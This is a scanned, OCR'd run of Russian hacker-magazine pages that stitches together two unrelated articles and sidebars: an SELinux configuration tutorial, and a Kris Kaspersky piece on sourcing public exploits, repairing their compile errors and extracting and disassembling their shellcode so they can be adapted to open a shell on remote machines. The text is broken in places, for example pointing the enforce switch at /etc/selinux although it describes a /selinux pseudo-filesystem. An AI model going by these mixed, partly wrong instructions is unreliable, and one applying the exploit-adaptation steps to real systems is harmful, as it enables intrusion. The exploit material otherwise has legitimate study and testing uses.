Вернемся к обычным пользователям. Здесь можно задавать ограничение на доступ к определенным файлам и на использование системных ресурсов — дискового пространства (квоты), процессорного времени, устанавливать максимальное число процессов — и все. Система управления доступом может запретить пользователю выполнять те действия, которые он не должен выполнять. Во многих случаях даже обычным пользователям часто предоставляются чрезмерные полномочия. Например, зачем пользователю, который зарегистрировался в системе только для чтения почты, предоставлять возможность компиляции исходного кода или запуска фоновых демонов? Теперь все становится на свои места: мы понимаем, что без SELinux в настоящей многопользовательской системе не обойтись. Справедливости ради стоит отметить, что описанные выше фичи также можно организовать, используя GrSecurity или LIDS.

Кроме всего прочего, SELinux контролирует и права доступа к файлам. Например, система проверила права доступа файла и разрешила к нему доступ. Но потом принимается за работу SELinux. Если в настройках SELinux указано, что данный пользователь (или процесс) не имеет доступа к файлу, тогда уже SELinux запрещает к нему доступ. И в самом деле, зачем Web-серверу обращаться к каталогу /etc/selinux? Если же система запретила доступ к файлу (первый этап — проверка прав доступа), тогда SELinux не задействуется.

Как устанавливать SELinux?

Давай упростим друг другу жизнь и не будем устанавливать систему на «голый» Linux. SELinux входит в состав Fedora Core (кстати, FC стал первым дистрибутивом, в состав которого была включена SELinux) и дистрибутивов, основанных на нем. Настройку SELinux будем рассматривать на примере ASP Linux 11 — самого свежего SELinux-дистрибутива, который имеется под рукой.

Перейди в каталог */etc/selinux*. Здесь ты найдешь файл config, управляющий настройками самой SELinux, а также каталог targeted, в котором будут находиться конфигурационные файлы политики targeted. В нем будут три подкаталога: contexts, policy, users (контексты, политика, пользователи), а также файл booleans, в котором установлены некоторые булевые (логические) параметры. Вообще, этот файл руками трогать не нужно — посмотрели и забыли. Во всяком случае, на данном этапе. Итак, что же находится в каталогах contexts, policy и users? Чтобы получить ответ на этот вопрос, нужно обратиться к скучной теории.

Скучная теория

Начнем с базового понятия — понятия сущности. Сущность (identity) формирует часть контекста безопасности, задающего домены, в которые можно войти. То есть сущность определяет, что можно сделать. Не нужно путать сущность с идентификатором пользователя (UID). Они параллельно существуют в системе, но смысл их существования абсолютно разный. Обычно сущность представляется в системе так же, как и имя пользователя. Если в системе есть пользователь den и есть сущность den, выполнение команды su не изменяет сущности SELinux. Предположим, у нас есть пользователь den. Зарегистрируемся под ним и выполним команду id (это команда SELinux). Вывод:

```
context=den:user_r:user_t
```

Теперь введем команду su, наберем пароль root и снова введем id:

```
context=den:user_r:user_t
```

Мы получили тот же самый вывод. Как видишь, контекст остался прежним и не изменился на контекст пользователя root. Правда, есть одно «но». Если сущности den разрешен доступ к роли sysadm_r (сейчас роль — user_r), и пользователь выполнит команду «newrole -r sysadm_r» (изменить свою роль), а потом снова наберет id, то получит вывод:

```
context=den:sysadm_r:sysadm_t
```

Сущность та же, но роль и домен (второе и третье поле) изменились. Сущность определяет, какие роли и домены могут быть использованы.

Домен (domain) предоставляет список операций, которые может выполнить процесс по разным типам, точно определяет его привилегии. Примеры доменов: sysadm_t — домен администратора системы, user_t — домен для непривилегированных пользователей. Процесс init выполняется в домене init_t, a named — в named_t.


Тип (type) задается для объекта и определяет доступ к этому объекту. Тип — это то же самое, что и домен, но если домен относится к процессам, то тип — к файлам, каталогам, сокетам и т.п.

Роль (role) определяет список доменов, которые могут быть использованы. Домены, разрешенные для пользовательской роли, определяются в файлах политики. Если у роли нет доступа к домену, то при попытке выполнения действия с доменом, доступ будет запрещен. Лучше всего это продемонстрировать на примере: если тебе нужно разрешить непривилегированным пользователям (домен user_t) выполнить команду passwd, то в конфигурационном файле нужно прописать:

```
role user_r types user_passwd_t
```

Из команды видно, что пользователь с ролью user_r может входить в домен user_passwd_t, то есть может выполнить команду passwd.

Контекст безопасности (security context) — это набор всех атрибутов, которые связаны с файлами, каталогами, процессами, TCP-сокетами. Кон-



SELinux (от англ. Security-Enhanced Linux — Линукс с улучшенной безопасностью) — это специальная версия ядра Линукс и программ, которые обеспечивают поддержку принудительного контроля доступа, базирующегося на принципе наименьших прав. Это не дистрибутив Linux, а набор изменений, которые могут быть применены к операционным системам на базе ядра Linux и некоторым не-Linux системам, таким как BSD.



Редактирование политики FTP

текст безопасности состоит из сущности, роли, домена (или типа вместо домена). Команда id выводит текущий контекст безопасности.
Решение о переходе (transition) определяется контекстом безопасности, который будет назначен выполняемой операцией. Существует два вида переходов:
• переход домена процесса — используется при выполнении процесса определенного типа;
• переход типа файла — используется при создании файла в определенных каталогах.
Наконец, рассмотрим понятие «политики». Политика — это набор правил, контролирующих списки ролей, к которым у пользователя есть доступ, доступ ролей к доменам, доступ доменов к типам.
Ты разобрался с доменами/типами/ролями? Смотри, например, выражение «доступ ролей к доменам» означает, какие пользователи имеют право запускать те или иные процессы. А выражение «доступ доменов к типу» — какие процессы имеют право доступа к тем или иным объектам (файлам, каталогам, сокетам). Редактируя файлы политики, ты можешь настроить свою систему так, как пожелаешь.

Первоначальная настройка SELinux

Зарегистрируйся в системе как пользователь root и введи команду:

```
# system-config-securitylevel
```

В окне «Настройка уровня безопасности» перейди в закладку «Настройка SELinux». По умолчанию SELinux обычно выключена. Для ее включения установи флажок «Включено». Сразу после этого ты увидишь предупреждение о необходимости перемаркировать файловую систему правильными контекстами безопасности. В этом же окне сообщается, что перемаркировка (она будет выполнена после перезагрузки системы, кстати, это аналог команды «make relabel») может занять довольно много времени (зависит от размера файловой системы).
После этого обрати внимание на окно «Настройка SELinux». В нем можно выбрать тип политики. Пока доступна только одна политика — targeted (целевая). Теперь нажми кнопку «OK» и перезагрузи компьютер командой «reboot». В процессе старта системы появится сообщение:

```
Warning -- SELinux relabel is required ***
```

Что свидетельствует о том, что SELinux будет перемаркировывать файловую систему. После этого пойдет привычная для тебя загрузка. Но при входе в X Window на первую консоль будет выведено несколько не совсем обычных сообщений. Здесь ничего страшного нет — их формат мы разберем чуть позже. Первое, что хочется сделать, — это ввести команду id, чтобы просмотреть свой контекст безопасности:

```
context=root:system_r:hotplug_t
```

Роль system_r — это роль системы, которая выше роли sysadm_r.
Теперь самое время обратиться к конфигурационным файлам SELinux. Открой файл /etc/selinux/config. В нем будут всего две директивы: SELINUX и SELINUXTYPE. Первая может принимать следующие значения:
• enforcing — применить политику безопасности SELinux
• permissive — режим отладки (вместо запрета тех или иных операций SELinux будет
просто выводить предупреждения)
• disabled — SELinux отключена
Для второй директивы возможны два значения:
• targeted — будут защищены только целевые сетевые демоны (которые будут явно указаны)
• strict — полная защита
Если тебе нужна полная защита, установи пакет selinux-policy-strict. Он находится на первом CD ASPLinux 11. Со второго компакта я бы посоветовал установить пакет selinux-doc. Дополнительная документация никогда не помешает. Для аудита политик SELinux используется программа seaudit, но при запуске мы получаем сообщение, что не установлена политика по умолчанию. Интересно то, что на дистрибутивных дисках я так и не нашел пакет policy, содержащий эту дефолтную политику. Пришлось качнуть его из интернета: ftp://rpmfind.net/linux/ASPLinux/i386/RPMS.10/policy-1.11.3-3.noarch.rpm.

Выбор роли

Роль имеет большое значение, ведь у каждой роли свои полномочия. Например, у sysadm_r полномочий намного больше, чем у user_r, поэтому нужно знать, как можно изменить роль. Хотя, с другой стороны, у targeted, в которой мы сейчас работаем, роли пользователей особого интереса не представляют, поскольку осуществляется защита только выбранных сетевых демонов. Но о команде newrole сказать все-таки нужно. Ее синтаксис следующий: «newrole -r роль». Например:

```
# newrole -r sysadm_r
```

После этого нужно будет ввести пароль для сущности (пароль пользователя). Если прав доступа к указанной роли нет, то ты увидишь сообщение:

```
den:sysadm_r:sysadm_t is not a valid context
```

В этом случае указывается, что сущность den не имеет права доступа к роли sysadm_r.

Псевдофайловая система /selinux

При запуске системы с поддержкой SELinux в корне появится каталог /selinux — это псевдофайловая система SELinux (наподобие /proc). С помощью этой ФС можно изменять некоторые параметры SELinux, например, режим работы. Как уже было отмечено, есть два режима работы: разрешающий (permissive) и принудительный (enforcing). В первом режиме SELinux только ругается, и ОС работает так же, как и обычная Linux-система без SELinux, а во втором случае применяются все настроенные политики. Отладочные сообщения в разрешающем режиме протоколируются в файл */var/log/messages*. Для переключения в принудительный режим используется команда:

```
# echo "1" > /etc/selinux/enforce
```


Для перехода в разрешающий режим используется команда:

```
# echo "0" > /etc/selinux/enforce
```

Разборки с пользователями

Лучше добавить всех необходимых пользователей в систему до включения SELinux, но бывают такие случаи, когда сделать это просто невозможно (например, система работает продолжительное время, и все пользователи давно заведены). Если SELinux уже активна, то для добавления нового пользователя нужно выполнить следующий набор команд. Становимся администратором:

```
$ su
```



В UNIX может использоваться одна из следующих моделей доступа:
- дискретное управление доступом (Discretionary Access Control, DAC);
- принудительное управление доступом (Mandatory Access Control, MAC);
- модель тип-домен (Domain Type Enforcement, DTE).

Входим в роль sysadm_r:

```
# newrole -r sysadm_r
```

Добавляем нового пользователя:

```
# useradd -c "New user" -m -d /home/newuser -g users \
        -s /bin/bash -u 1005 newuser
# passwd newuser
```

Но этого мало. Также требуется настроить роли пользователя. Для этого в файл */etc/selinux/users* добавляем строку:

```
user newuser roles { user_r };
```

Таким образом мы назначаем пользователю newuser роль user_r. Если тебе нужно, чтобы пользователь имел доступ к нескольким ролям, — тогда укажи несколько ролей через пробел, например:

```
user setest roles { user_r sysadm_r };
```

Для активации изменений введи команду:

```
# make -C /etc/selinux load
```

По окончании этой операции ты увидишь такие сообщения:

```
Success
touch tmp/load
make: Leaving directory `/usr/share/selinux/policy/current'
```

Отмечу, что если пользователю нужен доступ только к роли user_r, то это можно даже не указывать. Явное указание необходимо лишь в случае, когда пользователю требуется изменить свой пароль самостоятельно.

Влезаем в политику

Теперь начинается самое интересное. Мы будем редактировать нашу политику. Сейчас используется политика targeted, подразумевающая защиту только указанных тобой сетевых демонов. Запусти конфигуратор system-config-securitylevel. На закладке SELinux появится возможность редактирования политики. Там все просто: приводится список служб и для каждой службы набор опций SELinux. Например, вот список опций для FTP:
- выключить защиту SELinux для демона ftpd;
- выключить защиту SELinux для демона initd;
- разрешить ftp читать/записывать файлы в домашних каталогах.


А вот список привилегий пользователя:
- позволить пользователям читать любые файлы по умолчанию;
- разрешить пользователям запускать pppd-соединения.

Читаем сообщения SELinux

Рассмотрим пример типичного ругательства SELinux, которое можно обнаружить в */var/log/messages*:

```
May 21 14:44:12 localhost kernel: audit (1148208252.610:29): avc: denied {
read } for pid=2054 comm="bash" name=".bash_profile" dev=hda6
ino=23695 scontext=root:system_r:hotplug_t tcontext=root:object_r:user_
home_t tclass=file
```

Строка «avc: denied» означает, что операция была запрещена. Далее следует идентификатор процесса, пытающегося выполнить операцию (for pid), имя процесса (comm), имя объекта (name), имя устройства (dev), номер инода объекта (ino), контекст безопасности процесса (scontext), контекст безопасности объекта (tcontext) — в данном случае это файл «.bash_profile» и тип целевого объекта (tclass=file — тип объекта — файл).



КРИС КАСПЕРСКИ

Мастерская бравого хакера

Заточи эксплоит под себя!

В СЕТИ ВАЛЯЕТСЯ МНОЖЕСТВО ДЕМОНСТРАЦИОННЫХ (PROOF-OF-CONCEPT) EXPLOIT'ОВ, СОЗДАЮЩИХ ФАЙЛ НА «ЖЕРТВЕННОМ» ДИСКЕ ИЛИ ВЫВОДЯЩИХ СООБЩЕНИЕ ОБ УЯЗВИМОСТИ НА ЭКРАН. ДЛЯ АТАКИ НА УДАЛЕННЫЕ СИСТЕМЫ ОНИ НЕ ПРИГОДНЫ, И ДАЖЕ ЕСЛИ НАМ ПОСЧАСТЛИВИТСЯ ВСТРЕТИТЬ БОЕВОЙ EXPLOIT, ОТКРЫВАЮЩИЙ SHELL, ТО ВОВСЕ НЕ ФАКТ, ЧТО ОН ЗАВЕДЕТСЯ БЕЗ ПРЕДВАРИТЕЛЬНОЙ ДОРАБОТКИ...




«References»

Главный сайт проекта Metaexploit Framework – универсального атакующего «движка» с обширной базой свежих exploit'ов

Начну с главного — с отречения. Ни к чему деструктивному не призываю и употребляю термин «хакер» со всем позитивом, на которое только способен. Атаковать чужие системы можно только с явного разрешения их владельцев, в противном случае это будет не хакерство, а чистая уголовщина со всеми вытекающими отсюда последствиями. В то же время никакое законодательство не запрещает протянуть шнурок к приятелю-хакеру и тестировать с ним exploit'ы. На этом и закончим.

Где брать?

Поиск новых exploit'ов очень похож на охоту: всемирная сеть велика, а дичь гнездится там, где ты бы никогда не подумал ее искать. Самые свежие exploit'ы обычно выкладываются на немодерируемые хакерские форумы с высоким трафиком (среди которых выделяется lists.grok.org.uk/pipermail/full-disclosure/), откуда они с некоторой степенью оперативности попадают на www.securityforcus.com и другие «накопители дыр», превратившиеся в последнее время в сплошные помойки, источающие зловонный запах давно непроветриваемых отстойников.
Кстати говоря, securityfocus как-то очень странно устроен. В разделе «exploit» обычно присутствует текст такого рода: «В настоящее время мы не знаем об exploit'е для этой дыры. Если ты считаешь, что мы ошибаемся, или имеешь более свежую информацию, то, пожалуйста, напиши нам на vuldb@securityfocus.com.» Не верь им! Ссылки на exploit'ы часто (но не всегда!) находятся в соседнем разделе — «reference». Если же их там нет — вводишь название дыры (брать только значимые слова, например «Microsoft Internet Explorer Unspecified OBJECT Tag Memory Corruption Variant Vulnerability», а лучше всего отыскивается по запросу «IE OBJECT tag»), добавляешь ключевое слово «exploit» и идешь курить гугл, обязательно обращая внимание на дату публикации, а то ведь так недолго и в позапрошлогоднюю дырку залететь, а потом долго недоумевать, почему exploit не фурычит.
Модерируемые форумы (типа bugtraq на seclists.org) содержат более концентрированную информацию, но для того, чтобы откопать рабочий exploit, приходится очень долго ковыряться. Зачем гнаться за свежачком? Все равно, даже с учетом Windows Update, множество машин не латаются годами! Намного проще отправиться в «лавку exploit'ов», где выложен разный антиквариат, среди которого хотелось бы отметить Metaexploit Framework Project (www.metasploit.com) — своеобразный универсальный «движок», изначально написанный на Perl'е, а начиная с версии 3.0, переписанный на Ruby и работающий как из командной строки, так и через Web-интерфейс. К движку подключаются «топливные модули» — гибкие и высококонфигурабельные exploit'ы, способные нести на своем борту любую боевую нагрузку (payload). Собственно говоря, разделение кода на «движок», «exploit» и «payload» есть главное преимущество Metaexploit Framework'а перед обычными exploit'ами, где все эти три агрегата свалены в кучу. Поэтому, чтобы подключить свою собственную боевую начинку, приходится каждый раз разбираться, что, как и куда. Исходный код движка распространяется бесплатно и неплохо документирован. Там же, на сайте проекта, можно найти достаточно оперативно пополняемую базу exploit'ов и минимальный комплект боевой нагрузки (www.metasploit.com/sc/win32msf20payloads.tar.gz).
Другой полезный сайт — MilW0rm (milw0rm.com) — содержит огромную коллекцию exploit'ов под всевозможные системы, достаточно оперативно обновляемую и к тому же неплохо классифицированную, что значительно упрощает поиск, избавляя тебя от необходимости качать все подряд. Здесь же находятся примеры shell-кода с готовой боевой нагрузкой и немногочисленный инструментарий.
Популярный Packet Storm (www.packetstorm-security.org) значительно реже обновляется, да и коллекция exploit'ов у него победнее будет, зато на нем выложено умопомрачительное количество статей и всякого полезного инструментария: от сканеров безопасности до мелких утилит в десяток строк.
Кстати говоря, чаще всего я узнаю о новых дырах не через форумы, а от знакомых. Достаточно



www.MilW0rm.com — хорошая копилка exploit'ов плюс сподручный инструментарий

packet storm — немного exploit'ов, зато какой инструментарий!

завести обширную переписку — и можно быть в курсе дел, происходящих на всех континентах! Ведь силами одного человека отслеживать появление всех новых дыр просто нереально, разве что полностью посвятить свою жизнь уязвимостям.

Чем компилировать?

Чаще всего exploit'ы пишутся на Си/Си++, Perl, Python и PHP, реже — на всякой экзотике типа Ruby, причем тип языка указывается далеко не всегда, а о версии транслятора и ключах компиляции остается только догадываться. Вот такая культура программирования, с которой нам приходится жить.

Ладно, Perl узнается с первого взгляда по строке «#!/usr/bin/perl», идущей впереди листинга. Если же ее нет — смотрим на следующее:

- присутствуют директивы в стиле «use IO::Socket;»;
- точка с запятой ставится в конце каждой строки;
- тело функций и многострочечных циклов/операторов if заключено в фигурные скобки;
- отступ внутри тела роли не играет и часто отсутствует.
- многострочечные строковые константы соединяются через точку.

Выполнение всех этих условий свидетельствует о том, что перед нами Perl. Язык Python внешне похож на него, но содержит ряд принципиальных отличий (и обычно предваряется строкой «#!/usr/bin/python», которой, впрочем, может и не быть):

- присутствуют директивы в стиле «import socket», «import sys»;
- точка с запятой в конце строки не ставится;
- тело функций и многострочечных циклов операторов if не берется в скобки;
- отступ внутри тела функций, оператор if и циклов строго обязателен;
- многострочечные строковые константы соединяются, как в Си («<ENTER>»).

Выполнение всех этих условий — верный признак Питона, который, как и Perl, портирован на множество платформ и распространяется на бесплатной основе.

Проблемы вызывает комплект поставки. Достаточно часто хакеры выкладывают не весь exploit, а только его часть, и транслятор начинает материться на отсутствующие включаемые файлы/библиотеки. Такие exploit'ы следует сразу отправлять в топку, хотя при наличии большого количества свободного времени и некоторого опыта работы с языком недостающие файлы можно (теоретически) воссоздать и самостоятельно. Но зачем?!

Исключение составляют листинги, содержащие в себе строку «This file is part of the Metasploit Framework» и являющиеся модулями Framework'а, без которого они, естественно, не запускаются. Присутствие такой строки необязательно, но сама структура модуля настолько характерна, что, увидев такую штуку единственный раз, будешь распознавать ее всегда. Например: milw0rm.com/exploits/1788.

С диалектами Си/Си++ все намного сложнее. Очень часто случается так, что программу, написанную под один компилятор, не удается (без переделок) откомпилировать ничем другим. Последняя версия компилятора далеко не всегда оказывается самой лучшей. В особенности это касается gcc, в ядро которого вносится большое количество изменений, зачастую не без ущерба для скорости и обратной совместимости.

Первым делом необходимо определить: приплюснутый это Си или классический? Вот характерные черты приплюснутого:

- объявление переменных по месту использования, а не в начале функции;
- наличие таких ключевых слов, как «класс» и двух двоеточий «::»;
- использование new для выделения памяти или явное преобразование типа перед malloc()
- отсутствует printf, а весь ввод/вывод осуществляется операторами «<<» и «>>».

Если хоть одно из этих условий выполняется, то программа явно написана на приплюснутом Си, в противном случае используется классический. Кстати говоря, Си/Си++ отличается от perl/python своими директивами «#include» и еще тем, что символ «#» в нем никогда не используется для оформления комментариев.


В отличие от интерпретируемых языков, библиотеки которых более или менее стандартизированы, Си-компиляторы включают в себя большое количество системно-зависимых библиотек, в результате чего программа может вызывать функции, отсутствующие в нашем трансляторе, или использовать специфические особенности конкретной версии языка. В первую очередь, это касается сырых сокетов (по-разному реализованных в Linux и *BSD) и прочих системно-зависимых фичей. Некоторые exploit'ы пишутся в расчете на Windows и вместо «общепринятых» функций типа fopen()/fclose() используют громоздкие API-вызовы CreateFile/CloseHandle. Откомпилировать такой exploit можно и под *nix'ом, но для этого придется заменять API-вызовы на соответствующие им Си-функции или syscall'ы. Самое неприятное состоит в том, что у Microsoft имеется свой собственный, особый взгляд на интерфейс сокетов, и для переноса Windows-кода, работающего с сокетами, под *nix приходится искать альтернативный *nix-exploit. Формальным признаком форточной природы кода является наличие функции WSAStartup, которая в *nix-подобных системах и не ночевала. Но классический Си — это только цветочки. Самое страшное, как всегда, впереди.

Приплюснутый Си — это настоящий кошмар. Компиляторы (и поставляемые вместе с ними библиотеки) различаются просто колоссально! Приходится иметь в своем распоряжении целую артиллерию gcc различных версий, а в рукавах держать всякую экзотику типа Intel C++, но и тогда будут встречаться программы, которые упорно не хотят компилироваться!

Яркий тому пример — milw0rm.com/shellcode/656 (прилагается к статье под именем beta.cpp). Пропускаем его через gcc и получаем следующий список ошибок (не считая варнингов):

Список ошибок, выдаваемый компилятором gcc, при попытке трансляции файла beta.cpp

```
beta.cpp:34:21: windows.h: No such file or directory
beta.cpp: In function `int main(int, char**, char**)':
beta.cpp:165: error: `stricmp' undeclared (first use this function)
beta.cpp:185: error: `strnicmp' undeclared (first use this function)
beta.cpp:245: error: `isalnum' undeclared (first use this function)
beta.cpp:250: error: `isprint' undeclared (first use this function)
beta.cpp:339: error: invalid conversion from `void*' to
```



`char*'
beta.cpp:356: error: `O_BINARY' undeclared (first use this function)
beta.cpp:361: error: `lseek' undeclared (first use this function)
beta.cpp:377: error: invalid conversion from `void*' to `char*'
beta.cpp:384: error: `read' undeclared (first use this function)
beta.cpp:398: error: `close' undeclared (first use this function)

Попытка компиляции файла beta.cpp и результат

С ошибкой 34 все понятно — программа усиленно косит под форточки, прихватив с собой файл <windows.h>, но тут же использует стандартные POSIX-вызовы: open() со странным флагом O_BINARY, lseek(), read() и close(), которых ни в самом Windows, ни в одном из win32-компиляторов никогда не существовало (см. ошибки 356, 361, 384 и 398). Убираем строку «#include <windows.h>», меняя ее на «#include <unistd.h>», и удаляем глупый флаг O_BINARY, поскольку по умолчанию файл уже является двоичным (узнать, какие заголовочные файлы соответствуют данной функции, можно из man'a, например, «man 2 open»). Чтобы избавиться от предупреждения «this file include <malloc.h> which is deprecated, use <stdlib.h> instead», удаляем и «#include <malloc.h>».
Ошибки 245 и 250 устраняются подключением их «родного» заголовочного файла, в котором они были объявлены «#include <ctype.h>» (см. «man isalnum»). А вот функций stricmp() и strnicmp() в gcc действительно нет, однако они могут быть заменены на аналогичные им strcmp() и strncmp() даже без коррекции аргументов!
Ошибки 339 и 377 исправляются еще проще: достаточно взять строку «buffer = malloc(MAX_BUFFER_SIZE)» и добавить явное преобразование типов, также называемое кастингом «buffer = (char *)malloc(MAX_BUFFER_SIZE)». Исправленный вариант лежит в файле beta-fixed.cpp и компилируется без всяких нареканий.
Будем считать, что с идентификацией транслятора мы разобрались, и exploit откомпилировался нормально, но... это еще не конец, а только начало. Ведь программный листинг — это только оболочка, образно говоря, «тетива», а разящее острие — загадочный и таинственный shell-код, помещенный в строковый «иероглифический» массив вроде «\x29\xc9\x83...\xe9\xb0\xd9». Что делать, если он не работает или работает не так, как нам этого хочется?

Доработка напильником

Shell-код имеет сложную структуру и обычно состоит из нескольких частей. Например, exploit milw0rm.com/exploits/1075, приложенный в файле 1075.c, использует целых 6 «иероглифических» массивов: dce_rpc_header1, tag_private, dce_rpc_header2, dce_rpc_header3, offsets, bind_shellcode. Первые пять — это служебные структуры, атакующие жертву, срывающие буферу крышу и передающие управление на bind_shellcode. Последний представляет собой «чистый» shell-код, который может быть беспрепятственно заменен любым другим. На самом деле, тут все не так просто, и произвола хоть отбавляй. Как минимум, необходимо убедиться, что мы используем shell-код, совместимый с атакуемой системой, и точки входа у них совпадают. Часто (но не всегда) точка входа расположена в самом начале shell-кода, реже — в конце или в середине. Гораздо хуже, если exploit написан «пионером», и все блоки идут одним большим кусом, внутри которого присутствует и shell-код.
Чтобы определить положение дел, необходимо преобразовать «иероглифический» текст в двоичный файл и дизассемблировать его. Разыскивать соответствующий конвертор совершенно не обязательно. Проще переложить эту задачу на плечи компилятору Си, написав простенькую программку из нескольких строк.

Простейший конвертор для преобразования строковых констант в двоичный код

```
#include <stdio.h>

int main(void)
{
  FILE *f;

  if (f = fopen("shellcode", "wb"))
    fwrite(shellcode, sizeof(shellcode), 1, f);

  exit(0);
}
```

Сам shell-код должен быть размещен в массиве, объявленном как «char shellcode[]» (см. прилагаемый файл hex2bin.c) и приведенным к синтаксису Си (то есть, если shell-код выдернут из perl'a, необходимо удалить точки в конце строковых констант). Компилируем наш импровизированный конвертор, запускаем его на выполнение — и тут же на диске образуется файл «shellcode», который можно загрузить в HTE, IDA Pro или любой другой дизассемблер по вкусу, не забывая, конечно, переключить его в 32-битный режим.
В данном случае мы получим следующий код:

Первые 16 байт shell-кода содержат осмысленный код расшифровщика

```
0000: 29C9                  sub ecx,ecx
0002: 83E9B0                sub ecx,-050 ;"P"
0005: D9EE                  fldz
0007: D97424F4              fstenv [esp][-000C]
000B: 5B                    pop ebx
000C: 81731319F50437        xor d,[ebx][00013], 03704F519
00000013: 83EBFC            sub ebx,-004 ; "?"
00000016: E2F4              loop 000C (1)
```

